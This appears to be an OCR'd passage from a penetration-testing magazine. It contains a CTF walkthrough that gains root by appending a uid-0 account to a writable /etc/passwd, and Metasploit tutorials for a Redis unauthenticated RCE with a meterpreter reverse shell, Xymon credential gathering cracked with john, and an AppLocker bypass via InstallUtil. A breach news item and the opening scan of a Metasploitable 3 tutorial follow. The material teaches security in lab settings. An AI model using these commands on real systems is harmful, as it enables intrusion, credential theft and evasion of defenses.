But for some reason the authentication failed. I retried it and then also it failed. Maybe there was a security measure here. I need to fry another way to escalate privileges now. Frankly s-peaking, I hit a roadblock here.

Then after a long and monotonous search, I noticed that the "passwd" file is owned by the user "www-data". Very nicely played by the creator of this machine.

```
-rw-r--r-- 1 root     root       9048 Feb 13  2018 nanorc
drwxr-xr-x 2 root     root       4096 Aug 20 05:17 netplan
drwxr-xr-x 4 root     root       4096 Aug  5 19:24 network
drwxr-xr-x 6 root     root       4096 Aug  5 19:23 networkd-dispatcher
-rw-r--r-- 1 root     root         91 Apr  9  2018 networks
drwxr-xr-x 2 root     root       4096 Aug  5 19:23 newt
-rw-r--r-- 1 root     root        513 Aug  5 19:23 nsswitch.conf
drwxr-xr-x 2 root     root       4096 Aug  5 19:22 opt
lrwxrwxrwx 1 root     root         21 Aug  5 10:43 os-release -> ../usr/lib/os-r
elease
-rw-r--r-- 1 root     root       6920 Sep 20  2018 overlayroot.conf
-rw-r--r-- 1 root     root        552 Apr  4  2018 pam.conf
drwxr-xr-x 2 root     root       4096 Nov 27 11:45 pam.d
-rw-r--r-- 1 www-data www-data   1784 Dec  1 13:26 passwd
-rw-r--r-- 1 www-data www-data   1617 Aug 20 06:22 passwd-
drwxr-xr-x 4 root     root       4096 Aug  5 19:24 perl
drwxr-xr-x 3 root     root       4096 Aug 20 06:22 php
drwxr-xr-x 3 root     root       4096 Aug  5 19:24 pm
drwxr-xr-x 5 root     root       4096 Aug  5 19:24 polkit-1
drwxr-xr-x 2 root     root       4096 Aug 20 05:12 pollinate
-rw-r--r-- 1 root     root        350 Aug  5 19:24 popularity-contest.conf
-rw-r--r-- 1 root     root        581 Apr  9  2018 profile
drwxr-xr-x 2 root     root       4096 Aug  5 19:24 profile.d
-rw-r--r-- 1 root     root       2932 Dec 26  2016 protocols
```

Since I am running this terminal as user aiweb1pwn, I need to get back the terminal as user www-data. I ran the shell we uploaded again and got back the terminal as www-data. Now I wanted to create a new user. Since this is not reliable, I wanted to do something else.

Since there is already a user named aiweb1pwn (please have a look at the image of the "passwd" file given above), I wanted to give root privileges to this user. The plan is since I alr-eady know the password of this user (aiweb1pwn), when I login as this user I will directly ha-ve a root shell.

```
www-data@aiweb1:/etc$ echo "root:x:0:0:root:/root:/bin/bash" > passwd
echo "root:x:0:0:root:/root:/bin/bash" > passwd
www-data@aiweb1:/etc$ echo "root:x:0:0:root:/root:/bin/bash" > passwd^[[D^[[D^[[

echo "root:x:0:0:root:/root:/bin/bash" >
bash: syntax error near unexpected token `newline'
www-data@aiweb1:/etc$ echo "aiweb1pwn:x:0:0:root:/root:/bin/bash"
echo "aiweb1pwn:x:0:0:root:/root:/bin/bash"
aiweb1pwn:x:0:0:root:/root:/bin/bash
www-data@aiweb1:/etc$ echo "aiweb1pwn:x:0:0:root:/root:/bin/bash" >> passwd
echo "aiweb1pwn:x:0:0:root:/root:/bin/bash" >> passwd
www-data@aiweb1:/etc$
```

After using echo command to update the "passwd" file, I check the file to see if the changes took place.

```
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/
sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nol
ogin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
aiweb1:x:1000:1000:AIWEB1:/home/aiweb1:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false

aiweb1pwn:x:0:0:root:/root:/bin/bash
```

The changes are successful. Now let's login as the user "aiweb1pwn".

```
www-data@aiweb1:/etc$ su aiweb1pwn
su aiweb1pwn
Password: MyEvilPass_f908sdaf9_sadfasf0sa

root@aiweb1:/etc#
```

Voila. We successfully got a root shell. Let's go to the "root" folder to view the flag.txt file.

```
root@aiweb1:/etc# cd /root
cd /root
root@aiweb1:~# ls
ls
flag.txt
root@aiweb1:~# cat flag.txt
cat flag.txt
##################################################
#                                                #
#                AI: WEB 1.0                     #
#                                                #
#              Congratulation!!!                 #
#                                                #
#      Thank you for penetrate my system.        #
#                                                #
#            Hope you enjoyed this.              #
#                                                #
#                                                #
#  flag{cbe5831d864cbc2a104e2c2b9dfb50e5acbdee71}  #
#                                                #
##################################################
root@aiweb1:~#
```

With this the challenge of aiweb1 CTF machine is completed. I will be back with a new challe-nge in the next Issue. Until then, Good Bye.

Redis Unauth Code Execution, Xymon Daemon Info, AppLocker Evasion Modules

METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month feature. We are ready with the latest exploit modules of Metasploit.

Redis Unauth RCE Module

TARGET: Redis 4.x and 5.x **TYPE: Remote** **FIREWALL : NA**

Redis which stands for Remote Dictionary Server is an open source database software. Voted as the most loved database fro years 2017, 2018 and 2019 in the Stack Overflow Developer survey, some of the clients using Redis include Twitter, Weibo, Pinterest , Snapchat and Digg etc. This remote code execution vulnerability exists in the Redis versions 4.x and 5.x.

Let's see how this module works. Start Metasploit and search for all Redis modules using command search redis. The required Metasploit module has been highlighted.

```
msf5 > search redis

Matching Modules
================

   #  Name                                                Disclosure Date
 Rank       Check  Description
   -  ----                                                ---------------
 ----       -----  -----------
   0  auxiliary/gather/ibm_bigfix_sites_packages_enum     2019-03-18
 normal     No     IBM BigFix Relay Server Sites and Package Enum
   1  auxiliary/scanner/redis/file_upload                 2015-11-11
 normal     Yes    Redis File Upload
   2  auxiliary/scanner/redis/redis_login
 normal     Yes    Redis Login Utility
   3  auxiliary/scanner/redis/redis_server
 normal     Yes    Redis Command Execute Scanner
   4  exploit/linux/redis/redis_unauth_exec               2018-11-13
 good       Yes    Redis Unauthenticated Code Execution
```

Load the exploit/linux/redis/ redis_unauth_exec module as shown below. Type the command show options to have a look at all the options this module requires.

```
msf5 > use exploit/linux/redis/redis_unauth_exec
msf5 exploit(linux/redis/redis_unauth_exec) > show options

Module options (exploit/linux/redis/redis_unauth_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CUSTOM    true             yes       Whether compile payload file during expl
oiting
   PASSWORD  foobared         no        Redis password for authentication test
   RHOSTS                     yes       The target host(s), range CIDR identifie
r, or hosts file with syntax 'file:<path>'
   RPORT     6379             yes       The target port (TCP)
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must b
e an address on the local machine or 0.0.0.0
   SRVPORT   6379             yes       The local port to listen on.
```

```
Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be spe
cified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

set rhosts option and use the check command to see if our target is vulnerable or not. The ta-rget is indeed vulnerable.Set lhosts and srvhost options which are IP addresses of the attac-ker machine.

```
msf5 exploit(linux/redis/redis_unauth_exec) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
msf5 exploit(linux/redis/redis_unauth_exec) > check
[+] 172.17.0.2:6379 - The target is vulnerable.
msf5 exploit(linux/redis/redis_unauth_exec) > set lhost 172.17.0.1
lhost => 172.17.0.1
msf5 exploit(linux/redis/redis_unauth_exec) > set srvhost 172.17.0.1
srvhost => 172.17.0.1
msf5 exploit(linux/redis/redis_unauth_exec) > set srvport 6666
srvport => 6666
```

Execute the module using the run command.

```
msf5 exploit(linux/redis/redis_unauth_exec) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[*] 172.17.0.2:6379       - Compile redis module extension file
[+] 172.17.0.2:6379       - Payload generated successfully!
[*] 172.17.0.2:6379       - Listening on 172.17.0.1:6666
[*] 172.17.0.2:6379       - Rogue server close...
[*] 172.17.0.2:6379       - Sending command to trigger payload.
[*] Sending stage (3021284 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (172.17.0.1:4444 -> 172.17.0.2:41826) at 2019-1
0-26 02:00:42 -0400
[!] 172.17.0.2:6379       - This exploit may require manual cleanup of './vxhumm
e.so' on the target

meterpreter > getuid
Server username: uid=999, gid=999, euid=999, egid=999
meterpreter > sysinfo
Computer     : 172.17.0.2
OS           : Debian 10.1 (Linux 4.19.0-kali1-amd64)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
```

As you can see, this time we successfully have a meterpreter session on the target.

Xymon Daemon Gather Information Module

TARGET: Xymon daemon service **TYPE: Remote** **FIREWALL : NA**

Xymon is an open source system for monitoring of hosts and networks. It provides real-time monitoring, an easy web-interface, historical data, availability reports and performance graphs. This auxiliary module retrieves information from a Xymon daemon service server configuration information, list of monitored hosts, the service's associated client log for each host. The interesting thing is that this module also retrieves usernames and password hashes which are stored in the "xymonpasswd" config file from Xymon servers before 4.3.25.

Let us see how this module works. Search for all xymon modules using search xymon command.

```
       =[ metasploit v5.0.46-dev                          ]
+ -- --=[ 1925 exploits - 1075 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > search xymon

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  auxiliary/gather/xymon_info                               normal     No     Xymon Daemon Gather Information
   1  exploit/unix/webapp/xymon_useradm_cmd_exec  2016-02-14       excellent  Yes    Xymon useradm Command Execution
```

Load the auxiliary/gather/xymon_info module. Set the rhosts option and use run command to execute the module.

```
msf5 auxiliary(gather/xymon_info) > set rhosts 192.168.45.131
rhosts => 192.168.45.131
msf5 auxiliary(gather/xymon_info) > run
[*] Running module against 192.168.45.131

[*] 192.168.45.131:1984 - Xymon daemon version 4.3.10
[*] 192.168.45.131:1984 - Retrieving configuration files ...
[+] 192.168.45.131:1984 - xymonserver.cfg (17143 bytes) stored in /root/.msf4/loot/20191020215924_default_192.168.45.131_xymon.config.xym_302065.txt
[+] 192.168.45.131:1984 - hosts.cfg (676 bytes) stored in /root/.msf4/loot/20191020215924_default_192.168.45.131_xymon.config.hos_867713.txt
[+] 192.168.45.131:1984 - xymonpasswd (20 bytes) stored in /root/.msf4/loot/20191020215924_default_192.168.45.131_xymon.config.xym_110640.txt
[+] 192.168.45.131:1984 - Credentials: admin : Lpn85c46/7Y4E
[*] 192.168.45.131:1984 - Retrieving host list ...
[+] 192.168.45.131:1984 - Host info (58 bytes) stored in /root/.msf4/loot/20191020215924_default_192.168.45.131_xymon.hostinfo_472905.txt
[+] 192.168.45.131:1984 - Found 1 hosts
[*] 192.168.45.131:1984 - Retrieving client logs ...
[+] 192.168.45.131:1984 - xymon.localdomain client log (20142 bytes) stored in /root/.msf4/loot/20191020215924_default_192.168.45.131_xymon.hosts.xymo_114383.txt
[*] Auxiliary module execution completed
msf5 auxiliary(gather/xymon_info) >
```

As you can see in the above image, we have a password hash and a username. Using the to-ol hash-identifier, we can see that the hash we got is DES.

```
┌─[kalyan@parrot]─[~]
└──╼ $hash-identifier Lpn85c46/7Y4E
   #########################################################################
   #                                                                       #
   #    __ __                    __             ______     ____          #
   #   /\ \/\ \                  /\ \           /\__  _\  /\  _`\        #
   #   \ \ \_\ \     __      ____ \ \ \___      \/_/\ \/  \ \ \/\ \       #
   #    \ \  _  \  /'__`\   / ,__\ \ \  _ `\       \ \ \   \ \ \ \ \      #
   #     \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \       \_\ \__ \ \ \_\ \     #
   #      \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\      /\_____\ \ \____/     #
   #       \/_/\/_/\/__/\/_/\/___/    \/_/\/_/      \/_____/  \/___/  v1.1 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################

   --------------------------------------------------------------------------
 HASH: Lpn85c46/7Y4E

Possible Hashs:
[+]  DES(Unix)
```

We can use the tool "john" to crack this hash. Copy the hash into file (In this case hash.txt) a-nd use john to crack the password as shown below.

```
┌─[✗]─[kalyan@parrot]─[~]
└──╼ $john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (descrypt, traditional crypt(3) [DES 128/128 SSE2])
Press 'q' or Ctrl-C to abort, almost any other key for status
admin            (?)
1g 0:00:00:00 DONE 2/3 (2019-10-21 16:48) 11.11g/s 32711p/s 32711c/s 32711C/s ab
bott..excel
Use the "--show" option to display all of the cracked passwords reliably
Session completed
┌─[kalyan@parrot]─[~]
└──╼ $john hash.txt --show
?:admin

1 password hash cracked, 0 left
```

As you can see in the image above, the hash has been successfully cracked and the passwo-rd is "admin".

Applocker Evasion Install Util Module

TARGET: Windows with .NET versions >= 3.5 TYPE: Local FIREWALL : ON

AppLocker is a security feature in Windows (Windows 10) which helps users to control which apps and files can be run. These include executable files, scripts, Windows Installer files, dynamic-link libraries (DLLs) and packaged apps etc. This is done using white listing.

This module evades the Applocker to execute arbitrary code on the target system. This is done by using the trusted InstallUtil.exe binary which is already present on Windows syste-ms. By default, Applocker does not block the "InstallUtil.exe" application or the Microsoft dot-net directory.

Let us see how this module works. Search for all windows evasion modules using the search evasion/windows command.

```
msf5 > search evasion/windows/

Matching Modules
================

   #  Name                                                Disclosure Date  Rank    C
heck  Description
   -  ----                                                ---------------  ----    -
----  -----------
   0  evasion/windows/applocker_evasion_install_util                       normal  N
o     Applocker Evasion - .NET Framework Installation Utility
   1  evasion/windows/applocker_evasion_msbuild                            normal  N
o     Applocker Evasion - MSBuild
   2  evasion/windows/windows_defender_exe                                 normal  N
o     Microsoft Windows Defender Evasive Executable
   3  evasion/windows/windows_defender_js_hta                              normal  N
o     Microsoft Windows Defender Evasive JS.Net and HTA


msf5 >
```

Load the evasion/windows/applocker_evasion_install_util module as shown below. Use command show options to see all the options it has.

```
msf5 > use evasion/windows/applocker_evasion_install_util
msf5 evasion(windows/applocker_evasion_install_util) > show options

Module options (evasion/windows/applocker_evasion_install_util):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   FILENAME  install_util.txt  yes       Filename for the evasive file (default:
 install_util.txt)


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     192.168.45.130   yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path
```

As you can see, it already has a payload set. Let's change it to windows meterpreter reverse tcp payload.

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     192.168.45.130   yes       The listen address (an interface may be
specified)
   LPORT     8443             yes       The listen port
```

After setting lhost and lport options, use run command to execute the module. This will create a text file named install_util.txt. as shown below.

```
msf5 evasion(windows/applocker_evasion_install_util) > run

[+] install_util.txt stored at /root/.msf4/local/install_util.txt
[*] Copy install_util.txt to the target
[*] Compile using: C:\Windows\Microsoft.Net\Framework\[.NET Version]\csc.exe /out:install_util.exe install_util.txt
[*] Execute using: C:\Windows\Microsoft.Net\Framework\[.NET Version]\InstallUtil.exe /logfile= /LogToConsole=false /U install_util.exe
msf5 evasion(windows/applocker_evasion_install_util) >
```

This file install_util.txt needs to be copied to the .NET framework folder of the victim's machine and need to be compiled. The process in the target machine looks like shown in the image below.

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>csc.exe /out:c:\installutil.exe install_util.txt
Microsoft (R) Visual C# Compiler version 4.6.0079.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240


C:\Windows\Microsoft.NET\Framework\v4.0.30319>
```

Here is the install_util.exe file after completion of compilation.

```
C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 3A20-6717

 Directory of C:\

07/10/2015  01:56 PM                24 autoexec.bat
07/10/2015  01:56 PM                10 config.sys
10/21/2019  06:33 PM             5,632 installutil.exe
07/10/2015  01:58 PM    <DIR>          PerfLogs
06/26/2019  06:41 PM    <DIR>          Program Files
06/20/2017  11:10 PM    <DIR>          Users
11/11/2018  08:42 AM    <DIR>          Windows
03/24/2019  04:11 PM    <DIR>          ZahirGST
               3 File(s)          5,666 bytes
               5 Dir(s)  14,750,416,896 bytes free

C:\>
```

Make sure that a listener is running on our attacker machine to receive the incoming shell.

```
msf5 evasion(windows/applocker_evasion_install_util) > use exploit/multi/handler
msf5 exploit(multi/handler) > set paylod windows/meterpreter/reverse_tcp
paylod => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.45.130
lhost => 192.168.45.130
msf5 exploit(multi/handler) > set lport 8443
lport => 8443
```

Now when the command shown in the image below is run on the target machine we will get

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>Install.utilb.exe /logfile= /LogToConsole=False /U installutil.exe
'Install.utilb.exe' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\Microsoft.NET\Framework\v4.0.30319>Installutilb.exe /logfile= /LogToConsole=False /U installutil.exe
```

a meterpreter session as shown below.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.45.130:8443
[*] Sending stage (179779 bytes) to 192.168.45.132
[*] Meterpreter session 3 opened (192.168.45.130:8443 -> 192.168.45.132:49702) a
t 2019-10-21 21:12:47 +0530

meterpreter > sysinfo
Computer        : DESKTOP-U061SVS
OS              : Windows 10 (Build 10240).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: DESKTOP-U061SVS\admin
meterpreter >
```

LUSCIOUS.NET

DATA BREACH THIS MONTH

If you have never heard about the website Luscious.net, you seem to be good blokes although we should not be judging this way. The above mentioned website is one of the most popular Hentai porn (If you are expecting this term will be explained here, sorry) websites in USA. Alexa ranks this site in top 5000 web sites in USA.

What?

The above mentioned porn site left data belonging to over 1.1 million users exposed to anyone who could lay hands on it. This exposed data included all user accounts present in the database like usernames, personal email addresses, their locations, activity logs, their gender and also their full names. All this data was exposed through their private email addresses.

Anybody who had access to the exposed database can also view the entire user activity in great detail which includes the video and image uploads of users, the likes and comments they got for their uploads, userIDs, followers and blog posts. Some of these blog posts appeared to be very personal. However the passwords were not leaked.

How?

The worst part of this data breach is that just an authentication failure led to this data breach. This means all anyone needs to do to get access to this database is type a wrong username and password and hit ENTER.

Impact

Unlike other data breaches, the breach of a pornographic website has always been considered very sensitive. The leaked email addresses revealed users from various countries like France, Germany, Russia and Poland. Interestingly a number of official government email addresses were also found belonging to countries Brazil, Australia, Italy, Malaysia and Australia. In wrong hands, the consequences can be disastrous. As Ashley Madison data breach showed, any expose of the connection between the leaked email address and their lu-scious profile can be exploited by a determined attacker.

Aftermath

vpnMentor was the cyber security company that discovered the Luscious data breach. After the company informed about the data breach to the website owners of Luscious.net, they reacted promptly and took security countermeasures. But since we have no idea for how long the data was exposed, the user accounts may still be vulnerable to cyber attacks.

GAINING ACCESS BY EXPLOITING DESKTOP CENTRAL SERVER 9

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In our April 2019 Issue, we finished the hacking series on Metasploitable 2 with the chapter "The Treasure Trove : Part 2". In those tutorials, we have seen multiple ways in which we can gain access on Metasploitable 2, different types of attacks and POST exploitation and also POST Exploitation Information Gathering. We really hope our readers have enjoyed the tutorials on Metasploitable 2.


Our journey brings us to Metasploitable 3. Metasploitable 3 is the latest version of Metasploitable. Just like Metasploitable, it is designed to be hacked with Metasploit although we can do this without Metasploit. It is packed with numerous vulnerabilities which can be exploited to gain access to the system. However unlike Metasploitable 2, the vulnerabilities may not be a hit and walk case. We have seen how to install it in Oracle Virtualbox in our October 2018 Issue.

In our previous Issue, our readers have seen how we have made some unsuccessful attempts to hack into the FTP and SSH services of the target system. There is no guarantee that the thing that worked for us once will work always. Let's move forward. After the initial failure, we decided to check other services present on the target system.


```
root@kali:~# nmap -sV 172.28.128.6
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-26 22:50 EST
Nmap scan report for 172.28.128.6
Host is up (0.00054s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      Microsoft ftpd
22/tcp    open  ssh      OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http     Microsoft IIS httpd 7.5
8022/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
8383/tcp  open  ssl/http Apache httpd
9200/tcp  open  wap-wsp?
49153/tcp open  msrpc    Microsoft Windows RPC
49154/tcp open  msrpc    Microsoft Windows RPC
49176/tcp open  java-rmi Java RMI
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port9200-TCP:V=7.80%I=7%D=12/26%Time=5E057F98%P=i686-pc-linux-gnu%r(Get
SF:Request,188,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\x20application/jso
SF:n;\x20charset=UTF-8\r\nContent-Length:\x20305\r\n\r\n{\r\n\x20\x20\"sta
SF:tus\"\x20:\x20200,\r\n\x20\x20\"name\"\x20:\x20\"Jason\",\r\n\x20\x20\"
SF:version\"\x20:\x20{\r\n\x20\x20\x20\x20\"number\"\x20:\x20\"1\.1\.1\",\
SF:r\n\x20\x20\x20\x20\"build_hash\"\x20:\x20\"f1585f096d3f3985e73456debdc
```

On observing the result of port scan, it can be seen that the target system has many HTTP

services. Let's check what they offer us. On checking the default website on port 80, it appea
-red to be a static page.

